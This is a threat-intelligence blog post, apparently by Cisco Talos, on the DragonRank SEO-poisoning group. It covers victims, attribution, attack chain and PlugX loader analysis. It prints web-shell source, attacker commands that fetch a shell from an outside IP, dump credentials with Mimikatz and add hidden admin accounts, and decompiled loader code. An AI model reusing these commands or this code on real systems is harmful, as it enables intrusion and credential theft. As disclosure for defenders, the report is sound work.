

DragonRank, a Chinese-speaking SEO manipulator service provider

blog.talosintelligence.com/dragon-rank-seo-poisoning/

Joey Chen

September 10, 2024



By [Joey Chen](#)

Tuesday, September 10, 2024 00:00

[Threats Threat Spotlight](#)


Key Takeaways

- Cisco Talos is disclosing a new threat called “DragonRank” that primarily targets countries in Asia and a few in Europe, operating PlugX and BadIIS for search engine optimization (SEO) rank manipulation.
- DragonRank exploits targets’ web application services to deploy a web shell and utilizes it to collect system information and launch malware such as PlugX and BadIIS, running various credential-harvesting utilities.
- Their PlugX not only used familiar sideloading techniques, but the Windows Structured Exception Handling (SEH) mechanism ensures that the legitimate file can load the PlugX without raising suspicion.
- We have confirmed more than 35 IIS servers had been compromised and deployed the BadIIS malware across a diverse array of geographic regions, including Thailand, India, Korea, Belgium, Netherlands and China in this campaign.
- Talos also discovered DragonRank’s commercial website, business model and instant message accounts. We used this information to assess with medium to high confidence the DragonRank hacking group is operated by a Simplified Chinese-speaking actor.

Victimology: Countries, verticals and what is happening

Talos has recently uncovered a cluster of activity we’re calling “DragonRank” distributed across a diverse array of geographic regions, including Thailand, India, Korea, Belgium, Netherlands and China. They have cast a wide net in terms of industries, encompassing sectors such as jewelry, media, research services, healthcare, video and television production, manufacturing, transportation, religious and spiritual organizations, IT services, international affairs, agriculture, sports, and even niche markets like feng shui. This broad spectrum of targets indicates a wide-reaching and non-targeted approach to their operations.

Victimology Map



These activities employ tools and tactics, techniques, and procedures (TTPs) typically linked to Simplified Chinese-speaking hacking groups. The hacking group's primary goal is to compromise Windows Internet Information Services (IIS) servers hosting corporate websites, with the intention of implanting the BadIIS malware. BadIIS is a malware used to manipulate search engine crawlers and disrupt the SEO of the affected sites. With those compromised IIS servers, DragonRank can distribute the scam website to unsuspecting users.

The threat actor engages in SEO manipulation by altering or exploiting search engine algorithms to improve a website's ranking in search results. They conduct these attacks to drive traffic to malicious sites, increase the visibility of fraudulent content, or disrupt competitors by artificially inflating or deflating rankings. These attacks can harm a company's online presence, lead to financial losses, and damage its reputation by associating the brand with deceptive or harmful practices.

The actor takes the compromised websites and promotes them, effectively turning these sites into platforms for scam operations. The scam websites we observed in this campaign utilize keywords related to porn and sex, and the configuration data of the keywords from the command and control (C2) servers have been translated to multiple languages. Talos has confirmed more than 35 IIS servers had been compromised and acted as a conduit for this attack. The following example pictures show the configured data from C2 server and infected scam websites we observed from search engine results.

 moorimfls.co.kr
<http://www.moorimfls.co.kr> · edit · [翻譯這個網頁](#) ⋮

무림통운 관리자페이지

[newmediathai.com/games/217670/">newmediathai.com/games/217670/](#)">fishnet porn animal crossing xxx foto xxx viktoriya
agalakova teen cum face ㄹㄹ 碼魔鸚 碼 aubree ice chicasxxx ash kaash ...

 sipco.co.th
<http://www.sipco.co.th> · [翻譯這個網頁](#) ⋮

The web site is under construction

ga href="http://www.hxdy.org.cn/cpx/846798/">you tube xxxmovies cuck regret airika midget
nude naked dua lipa how to cum multiple times kate dee pov willow ...

```
zz1.php x
1 <a href="http://www.palomas.be/cpx/385468/">lana bee leaked</a>
2 <a href="http://www.www.tbcpl.org/2023/871940/">mexican mom naked</a>
3 <a href="http://www.www.siamice.co.th/xiazai/916590/">pam anderson porno video</a>
4 <a href="http://www.www.share.www.dlasavingcoop.com/games/797688/">linkiest</a>
5 <a href="http://www.gowww.aconatic.co.th/cpx/996410/">م ا ز ق ا س</a>
6 <a href="http://www.nutensport-stolwijk.nl/games/699668/">hayleex anal</a>
7 <a href="http://www.www.patrefractory.com/newcovid/167768/">misskatrinaa</a>
8 <a href="http://www.hmpartner.co.kr/xiazai/333430/">ricebunny onlyfans</a>
9 <a href="http://www.ftp.medadmgujarat.org/awd/719588/">jessa rhodes anal</a>
10 <a href="http://www.laakkwartier.buurtsportcoachdenhaag.nl/PC/715848/">porno guatemala</a>
11 <a href="/"></a>
```


Who they are

The findings revealed that DragonRank is actively engaging in black hat SEO practices to promote their business online, thereby boosting their clients' internet visibility by unethical means. However, we discovered that the DragonRank hacking group operates differently from traditional black hat SEO cybercrime groups. These groups usually compromise as many website servers as possible to manipulate search engine traffic, but DragonRank emphasizes lateral movement and privilege escalation. Their objective is to infiltrate additional servers within the target's network and maintain control over them. We assess that they are relatively new to the black hat SEO industry, and they functioned more as a hacking group specializing in targeted attacks or penetration testing in the past.

Based on the objective DragonRank and the C2 servers extracted from their PlugX malware, we utilized relevant keywords to conduct a search engine investigation. For instance, searching "tttseo.com" on Google showed numerous instances of DragonRank's advertisements, which had been inserted across various legitimate websites. The content of these ads consistently centered on methods for black hat SEO services. By altering our IP address to appear as if we were accessing the internet from another country (we used Japan as an example), we conducted keyword searches which confirmed that DragonRank has disseminated their targeted keywords globally. Additionally, it has come to our attention that the actor is offering services for bulk posting on social media platforms.



CNC4PC

<https://cnc4pc.com> › result › q=巴西游... · [翻譯這個網頁](#) **Search results for: '巴西游戏推广(网址tttseo.com).kei'**

Search results for: '巴西游戏推广(网址tttseo.com).kei'. View as Grid List. Items 1-12 of 73. Sort By: Product Name, Price, Watts, Motor Frame ...



Clarke Casters

<https://clarkecasters.com> › result › q=谷... · [翻譯這個網頁](#) **Search results for: '谷歌搜索留痕引流工具(网址tttseo.com).zdt'**

Search results for: '谷歌搜索留痕引流工具(网址tttseo.com).zdt'.



FortiGuard

<https://globalurl.fortinet.net> › submit · [翻譯這個網頁](#) **Fortinet URL Rating Submission**<http://YCBJIAWS.tttseo.com/app?domain=ww...m%2Fbot.html%29> is in the category Malicious Websites Your FortiGate Administrator has blocked this category.


Zing - Manufacturing

<https://swell.zingmfg.com> › result › q=... · [轉為繁體網頁](#) **Search results for: '谷歌霸屏收录(网址tttseo.com).fcw'**

Search results for: '谷歌霸屏收录(网址tttseo.com).fcw'. View as Grid List. 2 Items. Show. 12, 24, 36. per page. Sort By: Product Name, Price, Relevance.



Green Mountain Electric Supply

<https://www.gmes.com> › result › q=谷... · [轉為繁體網頁](#) **Search results for: '谷歌快排代发(网址tttseo.com).hmy'**

Search results for: '谷歌快排代发(网址tttseo.com).hmy' ... Your search returned no results. ... You have no items in your list.



Good Gifts Catalogue

<https://www.goodgifts.org> › result › q... · [翻譯這個網頁](#) **Search results for: 'Facebook批量发布(网址tttseo.com).rac'**

Search results for: 'Facebook批量发布(网址tttseo.com).rac'. Search results for: 'Facebook批量发布(网址tttseo.com).rac'. placeholder image.

tttseo.com

全部 圖片 購物 影片 新聞 地圖 網頁 更多 工具

 静鉄バス
https://www.justline.co.jp › s=谷歌seo... · 翻譯這個網頁

谷歌seo软件(网址tttseo.com).cum
ホーム > '谷歌seo软件(网址tttseo.com).cum'の検索結果. 見つかりません. ご指定の検索条件に合う投稿がありませんでした。他のキーワードでもう一度検索してみてください ...

 2ndgear.jp
https://2ndgear.jp › search › 谷歌霸屏... · 翻譯這個網頁

emails/谷歌霸屏系统(网址tttseo.com).zjc - セカンドギア
東京都内に実店舗をもつ、登山用品・アウトドア用品専門の買取販売店。全国送料無料の宅配買取、気軽に持込可能な店頭買取、いずれも手数料無料で承ります。

 桜の聖母短大
https://www.sakuranoseibo.jp › s=seo 快... · 翻譯這個網頁

seo 快排 霸屏 技术(网址tttseo.com).dao | 検索結果
桜の聖母短期大学の公式サイトです。本校では独自の教育プログラム、多彩なカリキュラムを通して、一人ひとりが自分の夢を見つけ、その実現を目指すことができます。

 PORTER INTERNATIONAL
https://www.ll-porter.com › searchall-products › keywo...

谷歌留痕霸屏群发(网址tttseo.com).fcu - 搜尋結果
符合「谷歌留痕霸屏群发(网址tttseo.com).fcu」關鍵字の相關產品，共搜尋到0筆資料。
Showing 1-0 of 0 results. 目前沒有任何資料. 貨到通知. E-mail. 送出.

We reveal the DragonRank commercial website that provides a Chinese and English version of their business model. According to their introduction, their business includes white hat SEO and black hat SEO advertising channels, including cross-site ranking, single-site ranking, parasite ranking, extrapolation ranking, and search result dominance. DragonRank's activity also covers over 200 countries and regions worldwide and can support large amounts of industry-wide advertising.

推广Tg:@tstseo


收录，排名，霸屏，推广，需要联系Tg:https://t.me/tstseo 代做Qq:657280083


白帽SEO黑帽SEO广告投放渠道,包括:泛站排名, 单站排名, 寄生虫排名, 外推排名, 留痕霸屏。覆盖全球200+国家地区, 可支持全行业投放。例如: 体育、棋牌、竞技、直播、社交、电商、游戏、理财、贷款、兼职、网赚、交友、数字经济、虚拟货币、交易、投资, 等等。我们为全球各行各业客户提供服务, 业务包括海外内地, 行业覆盖广泛, 例如: WZ、BC、WD、股票、理财、区块链、投资、体育、游戏、金融、电商、二类电商、奢侈品、记账、推广、等等

Play n Go Free Login! [Tg:@tstseo66] Play n Go Free Login [https://tstseo66.com/] google排名代做-SEO优化排名-谷歌首页排名优化代做, Google advertising homepage promotion agency, Google SEO optimization ranking, Google homepage advertisement, Google screen dominance advertising promotion, Google advertising placement, 灰度专注于通过广告投放为客户推广引流, 白帽SEO黑帽SEO广告投放渠道包括: 泛站排名, 单站排名, 寄生虫排名, 外推排名, 留痕霸屏。灰度覆盖全球200+国家地区, 可支持全行业投放。例如: 体育、棋牌、竞技、直播、社交、电商、游戏、理财、贷款、兼职、网赚、交友、数字经济、虚拟货币、交易、投资, 等等。我们为全球各行各业客户提供服务, 业务包括海外内地, 行业覆盖广泛, 例如: WZ、BC、WD、股票、理财、区块链、投资、体育、游戏、金融、电商、二类电商、奢侈品、记账、推广、等等, Grayscale focuses on promoting and attracting customers through advertising placement, including white hat SEO and black hat SEO advertising channels, including: cross site ranking, single site ranking, parasite ranking, extrapolation ranking, and screen dominance. Gray coverage covers over 200 countries and regions worldwide, and can support industry wide advertising. For example: sports, chess and card, sports, live streaming, social networking, e-commerce, gaming, financial management, loans, part-time jobs, online earning, making friends, digital economy, virtual currency, trading, investment, and so on. We provide services to clients from various industries around the world, including overseas and mainland China, with a wide range of industry coverage, such as WZ, BC, WD, stocks, wealth management, blockchain, investment, sports, gaming, finance, e-commerce, second tier e-commerce, luxury goods, accounting, promotion, and more

Talos also observed DragonRank sharing their contact information on Telegram and the QQ instant message application, which allows users to contact them and conduct underground business trades. This allowed us to collect information and uncover several business models and cybercrime evidence from the origin of the attacker. First, the account name is “天天推工作室” and the icon is “校长工作室”, although the names are different from two places, the meaning of them are all represent as a studio, which means they likely have the same motivations as any other traditional business. They also included a cautionary note stating to "make sure of the transaction confirmation address, as we will not be held accountable for any incorrect payments!" in their account biography.

This disclaimer gives us high confidence that DragonRank conducts their cybercriminal activities by receiving payments from customers. These adversaries also offer seemingly quality customer service, tailoring promotional plans to best fit their clients' needs. Customers can submit the keywords and websites they wish to promote, and DragonRank develops a strategy suited to these specifications. The group also specializes in targeting promotions to specific countries and languages, ensuring a customized and comprehensive approach to online marketing.





Although we are not entirely certain of the original attacker's location, given that the Telegram phone number is from Thailand, Talos assesses with medium to high confidence that we attribute the DragonRank hacking group to Simplified Chinese-speaking actors. The creators of the website stated that China is the "mainland," which further bolsters our confidence assessment. This actor also operates PlugX as their backdoor malware which is a well-known backdoor that is used by multiple Chinese threat actors. Perhaps most importantly, the group uses Simplified Chinese in its promoted website, and their customer service uses Simplified Chinese to speak with customers.

The attack chain of this campaign

In this campaign, the initial entry points leveraged by the DragonRank hacking group is to take advantage of vulnerabilities in web application services, such as phpMyAdmin, WordPress, or similar web applications. Once DragonRank obtains the ability to execute remote code or upload files on the targeted site, they proceed to deploy a web shell. This grants them control over the compromised server, marking their initial foothold. The following is a screenshot, and the detected location of the web shell used in this campaign, which is identified as the open-source [ASPXspy](#) web shell.

- C:\phpMyAdmin\shell.aspx
- C:\AWStats\wwwroot\shell.aspx

```

13 <%@ import Namespace="System.Text.RegularExpressions"%>
14 <%@ Import Namespace="System.Threading"%>
15 <%@ Import Namespace="System.Data.SqlClient"%>
16 <%@ import Namespace="Microsoft.VisualBasic"%>
17 <%@ Assembly Name="System.DirectoryServices,Version=2.0.0.0,Culture=neutral,PublicKeyToken=B03F5F7F11D50A3A"%>
18 <%@ Assembly Name="System.Management,Version=2.0.0.0,Culture=neutral,PublicKeyToken=B03F5F7F11D50A3A"%>
19 <%@ Assembly Name="System.ServiceProcess,Version=2.0.0.0,Culture=neutral,PublicKeyToken=B03F5F7F11D50A3A"%>
20 <%@ Assembly Name="Microsoft.VisualBasic,Version=7.0.3300.0,Culture=neutral,PublicKeyToken=b03f5f7f11d50a3a"%>
21 <!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-transitional.dtd">
22 <script runat="server">
23 public string Password="40ca73a0b973220dcf09a65730a0b18 //Mimikatz";
24 public string vbhLn="ASPXspy";
25 public int TdgGU=1;
26 protected OleDbConnection Dtdr=new OleDbConnection();


```

After dropping the web shell, the group was seen utilizing it to collect system information and launch malware such as PlugX and BadIIS, as well as to run various credential-harvesting utilities that include Mimikatz, PrintNotifyPotato, BadPotato and GodPotato. The commands used by the attacker to gather system details and dump credentials are provided below.

Command	MITRE
---------	-------

cmd /c cd /d C:\phpMyAdmin"&netstat -an find ESTABLISHED&echo [S]&cd&echo [E]	T1016
cmd /c cd /d C:\phpMyAdmin"&tasklist&echo [S]&cd&echo [E]	T1057
cmd /c cd /d C:\phpMyAdmin"&whoami&echo [S]&cd&echo [E]	T1033
net localgroup administrators	T1069.001
cmd /c cd /d C:/Windows/SysWOW64/inetsrv/&systeminfo 2>&1	T1082
cmd /c cd /d C:/Windows/SysWOW64/inetsrv/&C:/ProgramData/pp888.tmp whoami 2>&1	T1555
cmd /c cd /d C:/Windows/SysWOW64/inetsrv/&C:/ProgramData/BadPotato.exe whoami 2>&1	T1555
cmd /c cd /d C:/Windows/SysWOW64/inetsrv/&C:/ProgramData/GodPotato-NET4.exe -cmd whoami 2>&1	T1555

DragonRank also breaches additional Windows IIS servers in the target's network, either through the deployment of web shells or by exploiting remote desktop logins using acquired credentials. After accessing the other Windows IIS servers, the adversaries employ a web shell or Remote Desktop Protocol (RDP) to install PlugX, BadIIS, tools for credential dumping, and a user cloning utility tool with the aim of maintaining a low profile and ensuring persistence within their network. We also notice on one of the compromised servers that DragonRank uses a utility tool to clone an administrator's permissions to a guest account to elevate a guest account to have administrator privileges within a compromised system and execute the credential-dumping tool. The full attack chain diagram is shown below.




Five months following the initial breach, DragonRank re-engaged with one of the previously compromised IIS servers with a previously deployed web shell to verify its operational status and ensure the server still possessed the necessary permissions required for their activities. The verification process involved several steps: downloading a web shell onto the system, retrieving the host name and acquired credentials, adding a hidden administrator account, denoted as "admin\$", disabled and re-enabled RDP to facilitate remote control and cover their tracks by deleting the "admin\$" account in the end. The following commands are shown below.

Command	MITRE
certutil.exe -urlcache -split -f http://35.247.175[.]184:443/1.aspx C:\HostingSpaces\[REDACTED]\[REDACTED].co.th\wwwroot\1.aspx	T1105
cmd /c whoami	T1033
C:\Windows\System32\rundll32.exe "privilege::debug" "sekurlsa::logonpasswords" "exit"	T1555
cmd /c reg add "HKLM\SYSTEM\CurrentControlSet\Control\Terminal Server" /v fDenyTSCconnections /t REG_DWORD /d 0 /f	T1021.001
"cmd" /c "cd /d "c:/windows/system32/inetsrv/"&netstat -an" 2>&1	T1016
cmd /c net user admins\$ admin@123... /add	T1136
cmd /c net localgroup administrators admins\$ /add	T1098
cmd /c reg add "HKLM\SYSTEM\CurrentControlSet\Control\Terminal Server" /v fDenyTSCconnections /t REG_DWORD /d 1 /f	T1021.001
cmd /c net user admins\$ /del	T1070

Malware analysis

PlugX

PlugX serves as the primary backdoor used by this hacking group in this campaign. They utilized DLL sideloading technique, exploited vulnerable legitimate binaries to initiate the PlugX loader, which is consistent with the method described in this [report](#). We have outlined the execution flow of the PlugX malware based on our telemetry data and the payload that was discovered on VirusTotal.



Although this PlugX relies on the familiar sideloading technique with previous PlugX loaders, there still have a few significant modifications to the PlugX loader component in this campaign. The first one is about the loader using the "TopLevelExceptionFilter" function — a SEH mechanism for managing top-level exceptions — to ensure the legitimate file can effectively load the PlugX loader. This technique ensures that the legitimate file can load the PlugX loader without raising suspicion. By integrating with SEH, PlugX can intercept exceptions that occur during program execution, which can be used as a form of error handling or to obfuscate malicious activities. Leveraging the built-in exception handling mechanism of Windows to bypass security measures, making it more difficult for antivirus products and other security tools to detect malicious behavior. The use of SEH by PlugX demonstrates the sophistication of the malware and ensures their PlugX malware is persistent and stealth within a compromised system.

```
LONG __stdcall TopLevelExceptionFilter(struct _EXCEPTION_POINTERS *ExceptionInfo)
{
    PCONTEXT ContextRecord; // eax
    LONG result; // eax
    HANDLE CurrentProcess; // eax
    LPVOID v4; // eax
    HANDLE v5; // eax
    void *v6; // [esp-18h] [ebp-18h]
    void *v7; // [esp-18h] [ebp-18h]
    struct _EXCEPTION_POINTERS *v8; // [esp-10h] [ebp-10h]

    ContextRecord = ExceptionInfo->ContextRecord;
    if ( ContextRecord->Eip != dword_1001B754 )
        return 0;
    ContextRecord->Eip = sub_100032E0;
    v6 = dword_1001B75C;
    CurrentProcess = GetCurrentProcess();
    result = VirtualProtectEx(CurrentProcess, v6, 8u, 0x40u, &ExceptionInfo);
    if ( result )
    {
        v4 = dword_1001B75C;
        *dword_1001B75C = byte_1001B760;
        v8 = ExceptionInfo;
        v7 = v4;
        v5 = GetCurrentProcess();
        VirtualProtectEx(v5, v7, 8u, v8, &ExceptionInfo);
        SetUnhandledExceptionFilter(lpTopLevelExceptionFilter);
        return -1;
    }
    return result;
}
```

When the PlugX loader is successfully sideloaded by the legitimate binary, the PlugX loader conducts its search for the payload in three distinct locations. The initial search area is the directory where the loader itself resides. The second location is within the system registry under "HKEY_LOCAL_MACHINE\SOFTWARE\BINARy," specifically looking for the value "Acrobat.dxe." The third location is a similar registry path but under "HKEY_CURRENT_USER\SOFTWARE\BINARy," again checking for the value "Acrobat.dxe." Once the payload is found in any of these locations, the PlugX loader will proceed to load, decrypt using the XOR algorithm with the key "0xD1," and then inject it into the virtual allocated memory block. The PlugX payload will connect to the C2 server and execute in the memory to avoid being detected by the radar.

```
    atexit(sub_10010000);
    LOBYTE(v7) = 0;
}
GetModuleFileNameW(0, Filename, 0x104u);
*wcsrchr(Filename, 0x5Cu) = 0;
SetCurrentDirectoryW(Filename);
if ( !same_folder_Acrobat_dxe(&NumberOfBytesRead)
    && !(RegQueryValue_for_Acrobat_dxe)(HKEY_LOCAL_MACHINE, L"SOFTWARE\\BINARy", L"Acrobat.dxe")
    && !(RegQueryValue_for_Acrobat_dxe)(HKEY_CURRENT_USER, L"SOFTWARE\\BINARy", L"Acrobat.dxe") )
{
    *v4 = 0;
    exit(0);
}
v0 = v4;
v1 = v5;
for ( i = 0; i < v1; ++i )
    v0[i] = ((v0[i] - 0x6B) ^ 0xD1) + 0x6B; // decrypt payload
